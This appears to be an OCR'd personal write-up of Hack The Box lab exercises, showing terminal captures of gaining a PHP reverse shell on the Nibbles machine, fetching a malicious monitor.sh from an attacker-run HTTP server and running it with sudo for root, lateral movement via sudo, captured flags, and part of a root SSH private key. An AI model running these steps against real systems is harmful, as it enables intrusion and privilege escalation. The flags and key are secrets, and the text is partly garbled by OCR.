

# Index of /nibbleblog/content/private/plugins/my_image

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| db.xml | 2024-05-20 12:29 | 258 | |
| image.php | 2024-05-20 12:29 | 5.4K | |


*Apache/2.4.18 (Ubuntu) Server at 10.129.184.128 Port 80*

# I managed to receive a reverse shell as shown below


root@kali: /home/mwabe/Documents
root@kali: /home/mwabe/Documents 83x17
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# nc -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.184.128:33798.
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
12:35:18 up 57 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
root@kali: /home/mwabe/Documents 83x17
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# curl http://10.129.184.128/nibbleblog/content/private/plugins/my_image/image.ph
p
WARNING: Failed to daemonise. This is quite common and not fatal.
Connection refused (111)
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# curl http://10.129.184.128/nibbleblog/content/private/plugins/my_image/image.ph
p
WARNING: Failed to daemonise. This is quite common and not fatal.
Connection refused (111)
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# curl http://10.129.184.128/nibbleblog/content/private/plugins/my_image/image.ph
p




# Thats how I got the user.txt






here is how i solved this.


```
2024-05-20 13:15:59 (246 MB/s) - 'index.html' saved [1338/1338]

nibbler@Nibbles:/home/nibbler/personal/stuff$ wget http://10.10.15.51:8000/monitor.
sh
<er/personal/stuff$ wget http://10.10.15.51:8000/monitor.sh
--2024-05-20 13:16:25--  http://10.10.15.51:8000/monitor.sh
Connecting to 10.10.15.51:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52 [text/x-sh]
Saving to: 'monitor.sh'

monitor.sh          100%[===================>]      52  --.-KB/s    in 0.005s

2024-05-20 13:16:25 (10.5 KB/s) - 'monitor.sh' saved [52/52]

nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -lah
ls -lah
total 20K
drwxr-xr-x 2 nibbler nibbler 4.0K May 20 13:16 .
drwxr-xr-x 3 nibbler nibbler 4.0K Dec 10  2017 ..
-rw-rw-rw- 1 nibbler nibbler 1.4K May 20 13:15 index.html
-rw-rw-rw- 1 nibbler nibbler   52 May 20 13:15 monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4.0K May  8  2015 monitor.sh.bak
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
chmod +x monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
```

root@kali: /home/mwabe/Documents 83x4

```
┌──(root㉿kali)-[/home/mwabe/Documents]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.184.128 - - [20/May/2024 20:15:59] "GET / HTTP/1.1" 200 -
wget http:/10.129.184.128 - - [20/May/2024 20:16:25] "GET /monitor.sh HTTP/1.1" 200
```


root@kali: /home/mwabe/CyberShujaa/shujaa-htb 82x17
2024-05-20 19:35:44 VERIFY OK: depth=0, CN=htb
2024-05-20 19:35:44 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2024-05-20 20:22:50 Authenticate/Decrypt packet error: packet HMAC authentication failed
2024-05-20 20:30:18 VERIFY OK: depth=1, CN=HackTheBox
2024-05-20 20:30:18 VERIFY KU OK
2024-05-20 20:30:18 Validating certificate extended key usage
2024-05-20 20:30:18 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-05-20 20:30:18 VERIFY EKU OK
2024-05-20 20:30:18 VERIFY OK: depth=0, CN=htb
2024-05-20 20:30:18 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
root@kali: /home/mwabe/Documents 83x17
LinEnum.sh 100%[==========>] 45.54K 199KB/s in 0.2s
2024-05-20 13:49:50 (199 KB/s) - 'LinEnum.sh' saved [46631/46631]
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
LinEnum.sh monitor.sh monitor.sh.bak
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./monitor.sh
./monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./monitor.sh
./monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@kali: /home/mwabe/enum_files/LinEnum 82x17
Ncat: Connection from 10.129.177.82:41402.
# whoami
root
# ls -l
total 56
-rwxrwxrwx 1 nibbler nibbler 46631 May 19 15:53 LinEnum.sh
-rwxrwxrwx 1 nibbler nibbler 52 May 20 13:46 monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh.bak
# pwd
/home/nibbler/personal/stuff
# cd ~
# cd /root
# ls
root.txt
# cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
#
root@kali: /home/mwabe/Documents 83x17
(root@kali)-[/home/mwabe/Documents]
# curl http://10.129.177.82/nibbleblog/content/private/plugins/my_image/image.php


+1
Escalate privileges and submit the root.txt flag.
de5e5d6619862a8aa5b9b212314e0cdd



+1
Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)
HTB{my_f1r57_h4ck}

```
┌─[eu-academy-2]─[10.10.15.228]─[htb-ac508324@pwnbox-base]─[~]
└──╼ [★]$ ssh user1@159.65.92.13 -p 30599
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 4.19.0-17-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jun 10 18:53:30 2022 from 159.65.92.13
user1@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$
```


# Using the credentials given, I managed to ssh into the target machine as user1.


```
user1@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:/home/user2$ sudo -u user2 /
bin/bash
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ pwd
/home/user2
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ ls
flag.txt
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ cat flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$
```

# This is how I escalated my privilege from user1 to user2 as shown in the image above.




# Generating the private key using ssh-keygen, I managed to ssh to the target as user2 as shown below.



Parrot Terminal
File Edit View Search Terminal Help
user2@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~$ cat /root/.ssh
cat: /root/.ssh: Is a directory
user2@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~$ cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3nX57B1Z2nSHY+aaj4lKt9lyeLVNiFh7X0vQisxoPv9BjNppQxV
PtQ8csvHq/GatgSo8oVyskZIRbWb7QvCQI7JsT+Pr4ieQayNIoDm6+i9F1hXyMc0VsAqMk
05z9YKStLma0iN6l81Mr0dAI63x0mtwRKeHvJR+EiMtUTlAX9++kQJmD9F3lDSnLF4/dEy
G4WQSAH7F8Jz3OrRKLprBiDf27LSPgOJ6j8OLn4bsiacaWFBl3+CqkXeGkecEHg5dIL4K+
aPDP2xzFB0d0c7kZ8AtogtD3UYdiVKuF5fzOPJxJO1Mko7UsrhAh0T6mIBJWRljjUtHwSs
ntrFfE5trYET5L+ov5WSi+tyBrAfCcg0vW1U78Ge/3h4zAG8KaGZProMUSlu3MbCfl1uK/
